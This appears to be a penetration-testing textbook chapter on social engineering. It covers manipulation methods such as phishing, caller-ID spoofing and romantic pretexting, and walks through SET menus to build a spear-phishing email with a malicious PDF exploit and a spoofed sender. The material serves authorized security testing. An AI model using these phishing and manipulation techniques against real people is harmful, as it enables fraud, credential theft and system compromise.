Chapter 8. Social Engineering

Social engineering is the practice of learning and obtaining valuable information by exploiting human vulnerabilities. It is an art of deception that is considered to be vital for a penetration tester when there is a lack of information about the target that can be exploited. As people are the weakest link in the security defense of any organization, this is the most vulnerable layer in the security infrastructure. We are social creatures, and our nature makes us vulnerable to social engineering attacks. Social engineers employ these attacks to obtain confidential information or gain access to restricted areas. Social engineering takes different forms of attack vectors; each is limited only by one's imagination, based on the influence and direction under which it is being executed. This chapter will discuss the core principles and practices adopted by professional social engineers to manipulate humans into divulging information or performing an act.

In this chapter, we will cover the following topics:

- The basic psychological principles that formulate the goals and vision of a social engineer
- The generic attack process and methods of social engineering followed by real-world examples

From a security perspective, social engineering is a powerful weapon used for manipulating people in order to achieve a desired goal. In many organizations, this practice can be evaluated to ensure the security integrity of the employees and to investigate the process and human weaknesses. Note that the practice of social engineering is all too common and is adopted by a range of individuals, including penetration testers, scam artists, identity thieves, business partners, job recruiters, sales people, information brokers, telemarketers, government spies, disgruntled employees, and even children in their daily life. The differentiating factor between these diverse individuals is the motivation by which social engineers execute their tactics against the target.

Modeling the human psychology

Human psychological capabilities depend on the senses that provide an input. These are used to form a perception of reality. This natural phenomenon categorizes the human senses into sight, hearing, taste, touch, smell, balance and acceleration, temperature, kinesthetic, pain, and direction. The utilization of these senses effectively develops and maintains the method in which we perceive the world. From a social engineering perspective, any information retrieved or extracted from the target via the dominant senses (visual or auditory), eye movements (eye contact, verbal discrepancies, blink rate, or eye cues), facial expressions (surprise, happiness, fear, sadness, anger, or disgust), and other abstract entities observed or felt, may add a greater probability of success. Often, it is necessary for a social engineer to directly communicate with the target in order to obtain the confidential information or access restricted zones. This communication can be performed physically or by using electronic-assisted technology. In the real world, two common tactics are applied to accomplish this task: **interview** and **interrogation**. However, in practice, each tactic includes other factors such as environment, knowledge of the target, and the ability to control the frame of communication. These combined factors (communication, environment, knowledge, and frame control) construct the basic set of skills for an effective social engineer to draw attention towards the goals and vision of a social engineering attack. The entire social engineering activity relies on the relationship of trust. If you cannot build a strong trust relation with your target, then you will most likely fail in your endeavor.

Note

Modern day social engineering has almost become a science. Be sure to visit the website of the Social Engineering Framework creators at http://www.social-engineer.org/. Christopher Hadnagy, who runs the site and has published material on the subject of social engineering, has done an excellent job of making this information available to the public so that we may attempt to train our users and clients on how these attacks occur.

Attack process

We have presented some basic steps that are required to initiate a social engineering attack against your target. This is not the only method or even the one that is the most likely to succeed, but it should give you an idea of what social engineering entails. Intelligence gathering, identifying vulnerable points, planning the attack, and execution are the common steps taken by social engineers to successfully divulge and acquire the target information or access:

1. **Intelligence gathering**: There are many techniques to determine the most luring target for your penetration test. This can be done by harvesting corporate e-mail addresses across the Web using advanced search engine tools, collecting personal information about people working for the target organization through online social networks, identifying third-party software packages used by the target organization, getting involved in corporate business events and parties, and attending conferences, which should provide enough intelligence to select the most accurate insider for social engineering purposes.

2. **Identifying vulnerable points**: Once the key insider has been selected, we would move forward to establish the trust relationship and friendliness. This would ensure that an attempt to hijack any confidential corporate information would not harm or alert the target. Maintaining a high level of covertness and concealment during the whole process is important. Alternatively, we can also investigate to find out if the target organization is using older versions of the software, which can be exploited by delivering the malicious contents via an e-mail or the Web, which can, in turn, infect the trusted party's computer.

3. **Planning the attack**: Whether you plan to attack the target directly or passively using an electronic-assisted technology is your choice. Based on the identified vulnerable entry points, we could easily determine the path and method of an attack. For instance, we found a friendly customer service representative, Bob, who will unwittingly execute any malicious files from his e-mail without any prior authorization from the senior management.

4. **Execution**: During the final step, our planned attack should be executed with confidence and patience to monitor and assess the results of the target exploitation. At this point, social engineers should hold enough information or access to the target's property, which would allow them to further penetrate the corporate assets. On successful execution, the exploitation and acquisition process is completed.

Attack methods

There are five methods that could be beneficial for understanding, recognizing, socializing, and preparing the target for your final operation. These methods have been categorized and described according to their unique representation in the social engineering field. We have also included some examples to present a real-world scenario under which you can apply each of the selected methods. Remember that psychological factors form the basis of these attack methods, and to make these methods more efficient, they should be regularly drilled and exercised by social engineers.

Impersonation

Attackers will pretend to be someone else in order to gain trust. For instance, to acquire the target's bank information, phishing would be the perfect solution unless the target has no e-mail account. Hence, the attacker first collects or harvests the e-mail addresses from the target and then prepares the scam page that looks and functions exactly like the original bank web interface.

After completing all the necessary tasks, the attacker then prepares and sends a formal e-mail (for example, the accounts' update issue), which appears to be from the original bank's website, asking the target to visit a link in order to provide the attacker with up-to-date bank information. By holding qualitative skills on web technologies and using an advanced set of tools (for example, SSLstrip), a social engineer can easily automate this task in an effective manner. While thinking of human-assisted scamming, this could be accomplished by physically appearing and impersonating the target's banker identity.

Reciprocation

The act of exchanging a favor in terms of gaining mutual advantage is known as reciprocation. This type of social engineering engagement may involve a casual and long-term business relationship. By exploiting the trust between business entities, someone could easily map their target to acquire any necessary information. For example, Bob is a professional hacker and wants to know about the physical security policy of the ABC company at its office building. After careful examination, he decides to develop a website, drawing keen interest of two of their employees by selling antique pieces at cheap rates. We assume that Bob already knows their personal information including the e-mail addresses through social networks, Internet forums, and so on. Out of the two employees, Alice comes out to purchase her stuff regularly and becomes the main target for Bob. Bob is now in a position where he could offer a special antique piece in exchange for the information he needs. Taking advantage of human psychological factors, he writes an e-mail to Alice and asks her to get the ABC company's physical security policy details, for which she would be entitled to a unique antique piece. Without noticing the business liability, she reveals this information to Bob. This proves that creating a fake situation while strengthening the relationship by trading values can be advantageous for a social engineering engagement.

Influential authority

An attack method by which one manipulates the target's business responsibilities is known as an **influential authority attack** . This kind of social engineering attack is sometimes part of an impersonation method. Humans, by nature, act in an automated fashion to accept instructions from their authority or senior management even if their instincts suggest that certain instructions should not be pursued. This nature makes us vulnerable to certain threats. For example, if someone wanted to target the XYZ company's network administrator to acquire their authentication details, they would have observed and noted the phone numbers of the administrator and the CEO of the company through a reciprocation method. Now, using a call-spoofing service (for example, www.spoofcard.com) to call the network administrator, they would notice that the call is coming from the CEO and should be prioritized. This method influences the target to reveal information to an impersonated authority; as such, the target has to comply with the company's senior management instructions.

Scarcity

Taking the best opportunity, especially if it seems scarce, is one of the greediest natures of human beings. This method describes a way of giving an opportunity to people for their personal gain. The famous **Nigerian 419 Scam** (www.419eater.com) is a typical example of human avarice. Let's take an example where Bob wants to collect personal information from XYZ university students. We assume that he already has the e-mail addresses of all the students. Afterwards, he professionally develops an e-mail message that offers vouchers with drastic discounts on iPods to all XYZ university students, who might then reply with their personal information (name, address, phone, e-mail, date of birth, passport number, and so on). As the opportunity was carefully calibrated to target students by letting them believe and persuade their thinking about getting the latest iPod for free, many of them might fall for this scam. In the corporate world, this attack method can be extended to maximize commercial gain and achieve business objectives.

Social relationship

We as humans require some form of social relation to share our thoughts, feelings, and ideas. The most vulnerable part of any social connection is sexuality. In many cases, the opposite sexes attract and appeal to each other. Due to this intensive feeling and false sense of trust, we may end up revealing information to the opponent. There are several online social portals where people can meet and chat to socialize. These include Facebook, MySpace, Twitter, Orkut, and many more. For instance, Bob is hired by the XYZ company to get the financial and marketing strategy of the ABC company in order to achieve a sustainable competitive advantage. He first looks through a number of employees and finds a girl called Alice who is responsible for all business operations. Pretending to be a normal business graduate, he tries to find his way into a relationship with her (for example, through Facebook). Bob intentionally creates situations where he could meet Alice, such as social gatherings, anniversaries, dance clubs, and music festivals. Once he acquires a certain trust level, business talks flow easily in regular meetings. This practice allows him to extract useful insights of the financial and marketing perspectives of the ABC company. Remember, the more effective and trustful relations you create, the more you can socially engineer your target. There are tools that will make this task easier for you; for instance, SET, which we will describe in the next section.

Social Engineering Toolkit (SET)


Social Engineering Toolkit (**SET**) is an advanced, multifunctional, and easy-to-use computer-assisted social engineering toolset, created by the founders of TrustedSec (https://www.trustedsec.com/). It helps you prepare the most effective way to exploit client-side application vulnerabilities and makes a fascinating attempt to capture the target's confidential information (for example, e-mail passwords). Some of the most efficient and useful attack methods employed by SET include targeted phishing e-mails with a malicious file attachment, Java applet attacks, browser-based exploitation, gathering website credentials, creating infectious portable media (USB/DVD/CD), mass-mailer attacks, and other similar multiattack web vectors. This combination of attack methods provides you with a powerful platform to utilize and select the most persuasive technique that could perform an advanced attack against the human element.

To start SET, navigate to **Applications** | **Kali Linux** | **Exploitation Tools** | **Social Engineering Toolkit** | **setoolkit**.

You could also use the terminal to load SET:

```
root@kali:~# setoolkit
```

This will execute SET and display the following options:



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 4.7.2                   [---]
[---]               Codename: 'Headshot'               [---]
[---]         Follow us on Twitter: @trustedsec        [---]
[---]         Follow me on Twitter: @dave_rel1k        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

    Welcome to the Social-Engineer Toolkit (SET). The one
  stop shop for all of your social-engineering needs.

     Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

In our test exercise, we will demonstrate an e-mail phishing attack with a malicious PDF attachment, which would compromise the target machine when executed.


> **Note**
>
> Do not use the update features of the packages within Kali Linux. Instead, update Kali on a frequent basis to have the most recently supported updates applied to your applications.

Targeted phishing attack

During this attack method, we will first create an e-mail template to be used with a malicious PDF attachment, select the appropriate PDF exploit payload, choose a connectivity method for the compromised target, and send an e-mail to the target via a Gmail account. Note that you can also spoof the original sender e-mail and IP address by using the `sendmail` program available under Kali; you can enable its configuration from the `/usr/share/set/config/set_config` file. For more information, visit the *Social Engineer Toolkit (SET)* section at http://www.social-engineer.org/framework/Social_Engineering_Framework.


The steps to perform a targeted phishing attack are as follows:

1. Select **1** from the initial SET menu to see the following screenshot:




```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set>
```

2. From the options seen in the preceding screenshot, we will select **1** to access the **Spear-Phishing Attack Vectors** section of SET, which will display the information shown in the following screenshot:




```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>
```

3. We must then select option **3** from the preceding screenshot to start the social engineering template, as shown in the following screenshot:




```
set:phishing>3
        [****]  Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an ema
il
   to davek@secmaniac.com if you got a good template!
set> Enter the name of the author: Steven
set> Enter the subject of the email: XYZ Inc Business Report
rol+c when finished: : Dear User,e, hit return for a new line. Contr
Next line of the body: Please find the attached document for XYZ Company
Next line of the body: Regards,
Next line of the body: Steven
Next line of the body:
```

4. As seen in the previous output, there might be some formatting issues. The template generator will only use what you have typed as part of the template. After completing the e-mail template, press *Ctrl* + *C* to return to the previous menu. At this point, we will move on to performing an e-mail attack. Select **1** from the **Perform a Mass Email Attack** menu. Then, choose **6** to select the **Adobe CoolType SING Table "uniquename" overflow** option, as shown in the following screenshot:




```
set:phishing>1

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

          ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

